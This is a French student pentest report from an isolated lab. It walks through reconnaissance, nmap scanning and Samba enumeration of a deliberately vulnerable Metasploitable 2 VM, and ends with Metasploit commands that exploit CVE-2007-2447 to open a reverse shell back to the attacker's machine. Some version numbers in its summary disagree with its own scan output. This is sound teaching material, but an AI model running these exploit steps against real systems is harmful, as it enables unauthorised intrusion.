

Rapport Technique de Pentest – Accès Initial sur Metasploitable 2

Laboratoire pédagogique isolé sous VMware Kali Linux → Metasploitable 2

Contexte : TP universitaire – Cadre légal et éthique strictement limité au laboratoire personnel

Auteur : Isaac N'CHO

Phase 1 : Reconnaissance

1. Objectif

Identifier la surface d'attaque en localisant précisément la machine cible au sein du réseau de laboratoire VMware, afin d'obtenir une adresse IP valide et confirmée pour les phases ultérieures.

2. Hypothèse

Dans un environnement VMware avec DHCP activé, la machine Metasploitable 2 se trouve sur le même segment réseau que la station d'attaque Kali Linux (Host-Only). Elle répondra aux requêtes ARP, permettant une découverte passive/active rapide sans génération excessive de trafic.

3. Action réalisée

Une reconnaissance active de couche 2 a été effectuée à l'aide de l'outil Netdiscover, qui envoie des requêtes ARP pour détecter les hôtes actifs sur le réseau local. Cet outil a été préféré à un simple ping ICMP car les pare-feu ou configurations système peuvent bloquer les paquets ICMP, tandis que les réponses ARP sont généralement autorisées au sein d'un même broadcast domain.

Commande exécutée : **sudo netdiscover -i eth1 -r 192.168.227.0/24**

Paramètres :

- **-i eth1** : Interface réseau de la machine Kali connectée au segment VMware.
- **-r 192.168.227.0/24** : Plage réseau à scanner (adaptée à la configuration du laboratoire).

4. Résultats et preuves

Le scan a révélé trois hôtes actifs sur le segment réseau :

IP	Adresse MAC	Hostname	Rôle présumée
192.168.227.1	00:50:56:c0:00:03	VMware, Inc.	Interface Hôte (Passerelle)

192.168.227.129	00:0c:29:5d:18:bc	VMware, Inc.Services	Cible (Metasploitable 2)
192.168.227.254	00:50:56:ea:72:73	VMware, Inc.Services	VMware (DHCP/DNS)

5. Interpretation technique

L'adresse IP 192.168.227.129 a été formellement attribuée à la machine cible grâce à son adresse MAC commençant par le OUI VMware et son comportement typique d'une VM Metasploitable. La découverte via ARP est fiable dans un environnement de laboratoire isolé car elle opère au niveau de la couche liaison sans nécessiter de routage. Cette phase confirme la présence de la cible et élimine tout risque de scanner une mauvaise machine.

6. Décision suivante

Passer à la phase de scanning et discovery afin d'identifier les services ouverts, leurs versions et les premières indications de faiblesses potentielles.

Phase 2 : Scanning & Discovery

1. Objectifs

Cartographier exhaustivement les ports ouverts, les services en écoute et leurs versions exactes sur la cible, afin de constituer une base solide pour l'énumération et l'identification de vulnérabilités.

2. Hypothèses

Metasploitable 2, étant une distribution volontairement vulnérable, expose de nombreux services sur des ports standards avec des versions anciennes et non patchées. Un scan complet permettra de révéler une surface d'attaque importante.

3. Action réalisée

Un scan de ports TCP exhaustif a été réalisé avec Nmap, outil de référence en matière de découverte réseau. Les options choisies visent à maximiser l'information collectée tout en restant adaptée à un environnement de laboratoire (pas de nécessité de furtivité extrême).

Commande exécutée : **sudo nmap -p- -sV -sC -Pn -oN scan_nmap.txt 192.168.227.129**

Paramètres :

- **-p-** : Scan de l'ensemble des 65535 ports TCP pour ne manquer aucun service caché.

- **-sV** : Identification précise des versions des services (crucial pour la recherche d'exploits).
- **-sC** : Exécution des scripts d'énumération standards (NSE) pour détecter des failles connues.
- **-oN** : Sauvegarde des résultats au format texte pour archivage et analyse ultérieure.

4. Résultats

```

root@isaac:/home/isaac/Labs/metasploitable_takedown
Session Actions Edit View Help
cat scan_nmap.txt
# Nmap 7.98 scan initiated Tue Apr 14 13:46:54 2026 as: /usr/lib/nmap/nmap -p- -sV -sC -Pn -oN scan_nmap.txt 192.168.227.129
Nmap scan report for 192.168.227.129 (192.168.227.129)
Host is up (0.0025s latency).
Not shown: 65505 closed tcp ports (reset)
PORT      STATE SERVICE      VERSION
21/tcp    open  ftp          vsftpd 2.3.4
|_ftp-syst:
|_STAT:
|_FTP server status:
|_Connected to 192.168.227.128
|_Logged in as ftp
|_TYPE: ASCII
|_No session bandwidth limit
|_Session timeout in seconds is 300
|_Control connection is plain text
|_Data connections will be plain text
|_vsftpd 2.3.4 - secure, fast, stable
|_End of status
|_ftp-anon: Anonymous FTP login allowed (FTP code 230)
23/tcp    open  telnet      Linux telnetd
25/tcp    open  smtp        Postfix smtpd
|_smtp-command: METASPLOITABLE.LOCALDOMAIN, PIPELINING, SIZE 10240000, VRFY, ETRN, STARTTLS, ENHANCEDSTATUSCODE
5, 8BITMIME, DSN
53/tcp    open  domain      ISC BIND 9.4.2
|_dns-nsid:
|_bind.version: 9.4.2
80/tcp    open  http        Apache httpd 2.2.8 ((Ubuntu) DAV/2)
|_http-title: Metasploitable2 - Linux
|_http-server-header: Apache/2.2.8 (Ubuntu) DAV/2
111/tcp   open  rpcbind     2 (RPC #100000)
|_rpcinfo:
|_program version port/proto service
|_100000 2 111/tcp rpcbind
|_100000 2 111/udp rpcbind
|_100003 2,3,4 2049/tcp nfs
|_100003 2,3,4 2049/udp nfs
|_100005 1,2,3 33351/udp mountd
|_100005 1,2,3 49177/tcp mountd
|_100021 1,3,4 33600/udp nlockmgr
|_100021 1,3,4 36261/tcp nlockmgr
|_100024 1 36229/udp status
|_100024 1 21092/tcp status
139/tcp   open  netbios-ssn Samba smbd 3.X - 4.X (workgroup: WORKGROUP)
445/tcp   open  netbios-ssn Samba smbd 3.0.20-Debian (workgroup: WORKGROUP)
512/tcp   open  exec        netkit-rsh rexecd
513/tcp   open  login?
514/tcp   open  shell       Netkit rshd
1099/tcp  open  java-rmi    GNU Classpath gmicregistry
1524/tcp  open  bindshell   Metasploitable root shell
2049/tcp  open  nfs         2-4 (RPC #100003)

2049/tcp open nfs 2-4 (RPC #100003)
2121/tcp open ftp ProFTPD 1.1.1
2222/tcp open ssh OpenSSH 4.7p1 Debian 8ubuntu1 (protocol 2.0)
|_ssh-hostkey:
|_1024 08:0f:cf:f1:c0:5f:6a:74:d5:98:24:fa:cd:d5:6c:cd (DSA)
|_2048 56:56:24:0f:21:1d:de:a7:22:b0:ae:61:b1:24:3d:e8:f3 (RSA)
3306/tcp open mysql MySQL 5.0.51a-3ubuntu5
|_mysql-info:
|_Protocol: 10
|_Version: 5.0.51a-3ubuntu5
|_Thread ID: 8
|_Capabilities flags: 43564
|_Some Capabilities: SupportsTransactions, Support4Auth, ConnectWithDatabase, LongColumnFlag, SwitchToSSLAfterHandshake, Speaks41ProtocolNew, SupportsCompression
|_Status: Autocommit
|_Salt: oSMQD9s-MUzi2fLy:UJ2
3632/tcp open distccd distccd v1 ((GNU) 4.2.4 (Ubuntu 4.2.4-1ubuntu4))
5432/tcp open postgresql PostgreSQL DB 8.3.0 - 8.3.7
|_ssl-date: 2026-04-14T11:51:00:00+00:00 from scanner time.
|_ssl-cert: Subject: commonName=ubuntu004-base.localdomain/organizationName=OCOSA/stateOrProvinceName=There is n
o such thing outside US/countryName=XX
|_Not valid before: 2010-04-15T14:07:45
|_Not valid after: 2010-04-15T14:07:45
5900/tcp open vnc VNC (protocol 3.3)
|_vnc-info:
|_Protocol version: 3.3
|_Security types:
|_VNC Authentication (2)
6000/tcp open x11 (access denied)
6667/tcp open irc UnrealIRCd
6697/tcp open irc UnrealIRCd
8080/tcp open ajp13 Apache jserv (Protocol v1.3)
|_ajp-methods: Failed to get a valid response for the OPTION request
8180/tcp open http Apache Tomcat/Coyote JSP engine 1.1
|_http-favicon: Apache Tomcat
|_http-title: Apache Tomcat/9.5
8787/tcp open drb Ruby DRB RMI (Ruby 1.8; path /usr/lib/ruby/1.8/drb)
36261/tcp open nlockmgr 1-4 (RPC #100021)
37092/tcp open status 1 (RPC #100024)
49177/tcp open mountd 1-3 (RPC #100005)
57909/tcp open java-rmi GNU Classpath gmicregistry
MAC Address: 00:0C:29:5D:18:BC (VMware)
Service Info: Hosts: metasploitable.localdomain, irc.Metasploitable.LAN; OS: Unix, Linux; CPE: cpe:/o:linux:li
nux_kernel

Host script results:
|_smb2-time: Protocol negotiation failed (SMB2)
|_smb-os-discovery:
|_OS: Unix (Samba 3.0.20-Debian)
|_Computer name: metasploitable
|_NetBIOS computer name:
|_Domain name: localdomain

```

5. Interprétation technique

Les résultats confirment que Metasploitable 2 présente une surface d'attaque très large avec de nombreuses versions de services obsolètes et connues pour contenir des

vulnérabilités critiques (backdoors, RCE, authentification faible, etc.). La détection précise des versions est particulièrement utile car elle permet de corréler directement les services avec des bases de données d'exploits (Exploit-DB, Metasploit). La présence d'un bindshell root sur le port 1524 et du backdoor vsftpd 2.3.4 constituent des vecteurs d'attaque évidents et simples.

6. Décision suivante

Passer à la phase d'**Énumération ciblée**. Dix surfaces d'attaque potentielles ont été identifiées à partir des résultats du scan. Elles seront priorisées en fonction de leur simplicité d'exploitation, de leur impact potentiel et de leur valeur pédagogique dans un cadre universitaire :

1. **vsftpd 2.3.4** (port 21) – Backdoor connue (vsftpd backdoor) permettant un accès shell direct.
2. **Bindshell root** (port 1524) – Accès shell root immédiat sans authentification.
3. **Samba 3.0.20-Debian** (ports 139/445) – Vulnérabilité username map script menant à une exécution de commande en tant que root.
4. **UnrealIRCd** (port 6667) – Backdoor permettant un accès shell via une commande IRC spécifique.
5. **Apache 2.2.8 + DAV** (port 80) – Possibles vulnérabilités d'injection ou de configuration (ex. : WebDAV mal sécurisé).
6. **Apache Tomcat 5.5** (port 8180) – Versions anciennes souvent vulnérables à des exploits de déploiement de war ou d'injection.
7. **ProFTPD 1.3.1** (port 2121) – Vulnérabilités connues d'exécution de code à distance.
8. **MySQL 5.0.51a** (port 3306) – Faiblesses d'authentification ou d'injection SQL potentielles.
9. **VNC** (port 5900) – Authentification faible ou brute-force possible sur un service graphique.
10. **OpenSSH 4.7p1** (port 2222) – Versions anciennes exposées à des exploits de brute-force ou de clés faibles, bien que moins prioritaires.

Ces surfaces seront explorées lors de l'énumération ciblée pour recueillir des informations supplémentaires (répertoires, utilisateurs, configurations) avant de sélectionner le vecteur d'exploitation le plus approprié.

Phase 3 : Énumération ciblée

1. Objectifs

Recueillir des informations détaillées sur le service Samba (ports 139/445) afin d'identifier les partages accessibles, les utilisateurs présents, les configurations de sécurité et les premiers indices de vulnérabilités exploitables.

2. Hypothèse

Samba 3.0.20-Debian sur Metasploitable 2 est configuré avec des permissions laxistes, autorisant potentiellement l'accès anonyme ou guest à certains partages et révélant des informations système sensibles.

3. Action réalisée

Deux outils complémentaires ont été utilisés pour une énumération approfondie du service Samba :

- **smbclient** pour tester l'accès anonyme et lister les partages disponibles.
- **enum4linux** pour une énumération complète (partages, utilisateurs, groupes, politique de mots de passe, SID, etc.).

Commandes exécutées :

Test d'accès anonyme et liste des partages

smbclient -L //192.168.227.129 -U "" -N

Énumération complète du service Samba

enum4linux -a 192.168.227.129

Justification :

- **smbclient -L @IP -N** permet de vérifier rapidement quels partages sont accessibles sans authentification et de tester le niveau de droits (lecture/écriture).
- **enum4linux -a @IP** automatise la collecte d'informations étendue (RID cycling, politique de mots de passe, OS, etc.), offrant une vue globale sans passer par Metasploit à ce stade.

4. Résultats observés

```
(root@isaac)-[/home/zcook/Labs/metasploitable_takedown]
# smbclient -L //192.168.227.129 -U "" -N
```

Sharename	Type	Comment
print\$	Disk	Printer Drivers
tmp	Disk	oh noes!
opt	Disk	
IPC\$	IPC	IPC Service (metasploitable server (Samba 3.0.20-Debian))
ADMIN\$	IPC	IPC Service (metasploitable server (Samba 3.0.20-Debian))

Reconnecting with SMB1 for workgroup listing.

Server	Comment
Workgroup	Master
WORKGROUP	METASPLOITABLE

```

(root@isaac)-[/home/zcook/Labs/metasploitable_takedown]
# enum4linux -a 192.168.227.129
Starting enum4linux v0.9.1 ( http://labs.portcullis.co.uk/application/enum4linux/ ) on Tue Apr 14 17:09:22 2026

===== ( Target Information ) =====
Target ..... 192.168.227.129
RID Range ..... 500-550,1000-1050
Username ..... ''
Password ..... ''
Known Usernames ... administrator, guest, krbtgt, domain admins, root, bin, none

===== ( Enumerating Workgroup/Domain on 192.168.227.129 ) =====
[+] Got domain/workgroup name: WORKGROUP

===== ( Nbtstat Information for 192.168.227.129 ) =====
Looking up status of 192.168.227.129
METASPLOITABLE <00> - B <ACTIVE> Workstation Service
METASPLOITABLE <03> - B <ACTIVE> Messenger Service
METASPLOITABLE <20> - B <ACTIVE> File Server Service
.._MSBROWSE_.. <01> - <GROUP> B <ACTIVE> Master Browser
WORKGROUP <00> - <GROUP> B <ACTIVE> Domain/Workgroup Name
WORKGROUP <1d> - B <ACTIVE> Master Browser
WORKGROUP <1e> - <GROUP> B <ACTIVE> Browser Service Elections
output:
MAC Address = 00-00-00-00-00-00

===== ( Session Check on 192.168.227.129 ) =====
[+] Server 192.168.227.129 allows sessions using username '', password ''

===== ( Getting domain SID for 192.168.227.129 ) =====
Domain Name: WORKGROUP
Domain Sid: (NULL SID)

[+] Can't determine if host is part of domain or part of a workgroup

===== ( OS information on 192.168.227.129 ) =====
[E] Can't get OS info with smbclient

```

```
===== ( OS information on 192.168.227.129 ) =====

[E] Can't get OS info with smbclient

[+] Got OS info for 192.168.227.129 from srvinfo:
METASPLOITABLE Wk Sv PrQ Unx NT SNT metasploitable server (Samba 3.0.20-Debian)
platform_id      :      500
os version       :      4.9
server type      :      0x9a03

===== ( Users on 192.168.227.129 ) =====

index: 0x1 RID: 0x3f2 acb: 0x00000011 Account: games      Name: games      Desc: (null)
index: 0x2 RID: 0x1f5 acb: 0x00000011 Account: nobody    Name: nobody     Desc: (null)
index: 0x3 RID: 0x4ba acb: 0x00000011 Account: bind      Name: (null)     Desc: (null)
index: 0x4 RID: 0x402 acb: 0x00000011 Account: proxy     Name: proxy      Desc: (null)
index: 0x5 RID: 0x4b4 acb: 0x00000011 Account: syslog    Name: (null)     Desc: (null)
index: 0x6 RID: 0xbba acb: 0x00000010 Account: user      Name: just a user,111,, Desc: (null)
index: 0x7 RID: 0x42a acb: 0x00000011 Account: www-data  Name: www-data   Desc: (null)
index: 0x8 RID: 0x3e8 acb: 0x00000011 Account: root      Name: root       Desc: (null)
index: 0x9 RID: 0x3fa acb: 0x00000011 Account: news      Name: news       Desc: (null)
index: 0xa RID: 0x4c0 acb: 0x00000011 Account: postgres  Name: PostgreSQL administrator,,, Desc: (null)
index: 0xb RID: 0x3ec acb: 0x00000011 Account: bin       Name: bin        Desc: (null)
index: 0xc RID: 0x3f8 acb: 0x00000011 Account: mail      Name: mail       Desc: (null)
index: 0xd RID: 0x4c6 acb: 0x00000011 Account: distccd   Name: (null)     Desc: (null)
index: 0xe RID: 0x4ca acb: 0x00000011 Account: proftpd   Name: (null)     Desc: (null)
index: 0xf RID: 0x4b2 acb: 0x00000011 Account: dhcp      Name: (null)     Desc: (null)
index: 0x10 RID: 0x3ea acb: 0x00000011 Account: daemon    Name: daemon     Desc: (null)
index: 0x11 RID: 0x4b8 acb: 0x00000011 Account: sshd      Name: (null)     Desc: (null)
index: 0x12 RID: 0x3f4 acb: 0x00000011 Account: man       Name: man        Desc: (null)
index: 0x13 RID: 0x3f6 acb: 0x00000011 Account: lp        Name: lp         Desc: (null)
index: 0x14 RID: 0x4c2 acb: 0x00000011 Account: mysql     Name: MySQL Server,,, Desc: (null)
index: 0x15 RID: 0x43a acb: 0x00000011 Account: gnats     Name: Gnats Bug-Reporting System (admin) Desc: (null)
index: 0x16 RID: 0x4b0 acb: 0x00000011 Account: libuuid   Name: (null)     Desc: (null)
index: 0x17 RID: 0x42c acb: 0x00000011 Account: backup    Name: backup     Desc: (null)
index: 0x18 RID: 0xbb8 acb: 0x00000010 Account: msfadmin   Name: msfadmin,,, Desc: (null)
index: 0x19 RID: 0x4c8 acb: 0x00000011 Account: telnetd   Name: (null)     Desc: (null)
index: 0x1a RID: 0x3ee acb: 0x00000011 Account: sys       Name: sys        Desc: (null)
index: 0x1b RID: 0x4b6 acb: 0x00000011 Account: klog      Name: (null)     Desc: (null)
index: 0x1c RID: 0x4bc acb: 0x00000011 Account: postfix   Name: (null)     Desc: (null)
index: 0x1d RID: 0xbbc acb: 0x00000011 Account: service   Name: ,,,        Desc: (null)
index: 0x1e RID: 0x434 acb: 0x00000011 Account: list      Name: Mailing List Manager Desc: (null)
index: 0x1f RID: 0x436 acb: 0x00000011 Account: irc       Name: ircd       Desc: (null)
index: 0x20 RID: 0x4be acb: 0x00000011 Account: ftp       Name: (null)     Desc: (null)
index: 0x21 RID: 0x4c4 acb: 0x00000011 Account: tomcat55   Name: (null)     Desc: (null)
index: 0x22 RID: 0x3f0 acb: 0x00000011 Account: sync      Name: sync       Desc: (null)
index: 0x23 RID: 0x3fc acb: 0x00000011 Account: uucp      Name: uucp       Desc: (null)
```

Utilisateurs énumérés (extrait significatif) :

root, msfadmin, user, postgres, mysql, www-data, tomcat55, etc.

Comptes système classiques (daemon, bin, sys, etc.).

Autres informations :

Workgroup : WORKGROUP

Version Samba : 3.0.20-Debian

Politique de mots de passe : complexité désactivée, longueur minimale = 0

Accès session NULL autorisé

Partage tmp accessible en lecture (listing OK)

5. Interprétation technique

Les résultats montrent que le service Samba est configuré de manière très permissive. L'accès anonyme (NULL session) est autorisé, et le partage tmp permet au moins la

lecture. La découverte de nombreux comptes utilisateurs (dont root et msfadmin) ainsi que l'absence de complexité des mots de passe indiquent une surface d'attaque importante.

La version Samba 3.0.20-Debian est particulièrement intéressante car elle est connue pour contenir la vulnérabilité CVE-2007-2447 (username map script), souvent exploitable en tant que root.

6. Décision suivante

Passer à la Phase 4 : Identification de vulnérabilités en ciblant spécifiquement Samba 3.0.20 afin de confirmer la présence de la vulnérabilité username map script (CVE-2007-2447) et d'évaluer son exploitabilité.

Phase 4 : Identification de vulnérabilités

1. Objectifs

Confirmer l'existence de vulnérabilités exploitables sur le service Samba 3.0.20-Debian, en particulier la vulnérabilité connue CVE-2007-2447 (username map script), afin de sélectionner un vecteur d'attaque fiable menant à un accès initial.

2. Hypothèses

La version Samba 3.0.20-Debian détectée lors des phases de scanning et d'énumération est affectée par la vulnérabilité CVE-2007-2447, qui permet l'exécution de commandes arbitraires en tant que root via la fonctionnalité « username map script » mal configurée.

3. Action réalisée

L'identification de vulnérabilités a été effectuée à l'aide de deux approches complémentaires :

Utilisation des scripts Nmap NSE spécifiques à Samba (smb-vuln*).

Recherche manuelle dans Exploit-DB via searchsploit pour confirmer les exploits publics disponibles.

Commandes exécutées :

Scan de vulnérabilités spécifiques Samba avec Nmap

nmap --script smb-vuln* -p 139,445 192.168.227.129 -oN smb_vuln_scan.txt

Recherche d'exploits publics

searchsploit samba 3.0.20

Justification :

Les scripts smb-vuln* automatisent la détection de vulnérabilités connues sur SMB/Samba sans nécessiter d'authentification.

searchsploit permet de corréler rapidement la version exacte du service avec des exploits documentés et testés, renforçant la traçabilité du raisonnement.

4. Résultats observés

```
(root@isaac)-[/home/zcook/Labs/metasploitable_takedown]
# nmap --script smb-vuln* -p 139,445 192.168.227.129 -oN smb_vuln_scan.txt
Starting Nmap 7.98 ( https://nmap.org ) at 2026-04-14 17:32 +0200
Nmap scan report for 192.168.227.129 (192.168.227.129)
Host is up (0.00064s latency).

PORT      STATE SERVICE
139/tcp   open  netbios-ssn
445/tcp   open  microsoft-ds
MAC Address: 00:0C:29:5D:18:BC (VMware)

Host script results:
|_smb-vuln-ms10-061: false
|_smb-vuln-ms10-054: false
|_smb-vuln-regsvcs-dos: ERROR: Script execution failed (use -d to debug)

Nmap done: 1 IP address (1 host up) scanned in 7.41 seconds

(root@isaac)-[/home/zcook/Labs/metasploitable_takedown]
# searchsploit samba 3.0.20
```

Exploit Title	Path
Samba 3.0.10 < 3.3.5 - Format String / Security Bypass	multiple/remote/10095.txt
Samba 3.0.20 < 3.0.25rc3 - 'Username' map script' Command Execution (Metasploit)	unix/remote/16320.rb
Samba < 3.0.20 - Remote Heap Overflow	linux/remote/7701.txt
Samba < 3.6.2 (x86) - Denial of Service (PoC)	linux_x86/dos/36741.py

```
Shellcodes: No Results
```

5. Interprétation technique

La vulnérabilité CVE-2007-2447 est due à une mauvaise implémentation de la directive username map script dans Samba 3.0.20. Un attaquant peut injecter une commande via le paramètre username lors d'une connexion SMB. Étant donné que le service tourne avec les droits root (comportement par défaut sur Metasploitable 2) et que l'accès anonyme est partiellement autorisé, cette faille permet théoriquement un accès shell root sans authentification préalable. Les résultats d'énumération (partage tmp accessible, politique de mots de passe faible) confirment que les conditions d'exploitation sont réunies.

6. Décision suivante

Passer à la Phase 5 : Exploitation menant à l'accès initial en utilisant l'exploit Metasploit correspondant à CVE-2007-2447 (module exploit/multi/samba/usermap_script) afin d'obtenir un shell sur la cible

Phase 5 : Exploitation

1. Objectif


Exploiter la vulnérabilité CVE-2007-2447 sur Samba 3.0.20-Debian afin d'obtenir un accès shell initial sur la machine cible Metasploitable 2.

2. Hypothèse

L'exploit Metasploit `exploit/multi/samba/usermap_script` permettra d'exécuter une commande arbitraire avec les droits root grâce à la mauvaise configuration de la directive `username map script`, menant à un reverse shell ou un bind shell.

3. Action réalisée

L'exploitation a été réalisée à l'aide du framework Metasploit. Le module correspondant à la vulnérabilité identifiée a été configuré et exécuté.



The screenshot shows a terminal window titled "Commandes exécutées :". Inside the terminal, the user is in a Bash shell and has entered `msfconsole`. The Metasploit console shows the following sequence of commands and output:

```
msf6 > use exploit/multi/samba/usermap_script
msf6 exploit(multi/samba/usermap_script) > set RHOSTS 192.168.227.129
msf6 exploit(multi/samba/usermap_script) > set LHOST 192.168.227.128 # Ton IP Kali
msf6 exploit(multi/samba/usermap_script) > set PAYLOAD cmd/unix/reverse
msf6 exploit(multi/samba/usermap_script) > set LPORT 4444
msf6 exploit(multi/samba/usermap_script) > exploit
```

4. Résultats observés

L'exploit s'est exécuté avec succès. Un shell a été obtenu immédiatement après l'envoi du payload.

5. Interprétation technique

L'exploitation a réussi grâce à l'injection d'une commande via le paramètre `username` dans la configuration Samba. Comme le service Samba tourne avec les privilèges root sur Metasploitable 2, l'exécution de commande arbitraire a directement fourni un shell root. Ce vecteur démontre clairement comment une mauvaise configuration combinée à une version ancienne peut mener à une compromission totale du système en une seule étape.

6. Décision suivante

Passer à la Phase 6 : Vérification de l'accès obtenu afin de confirmer la stabilité du shell, d'identifier le niveau de privilèges réel et de documenter les preuves d'accès initial.

(Je suis fatigué et la dernière partie tchai)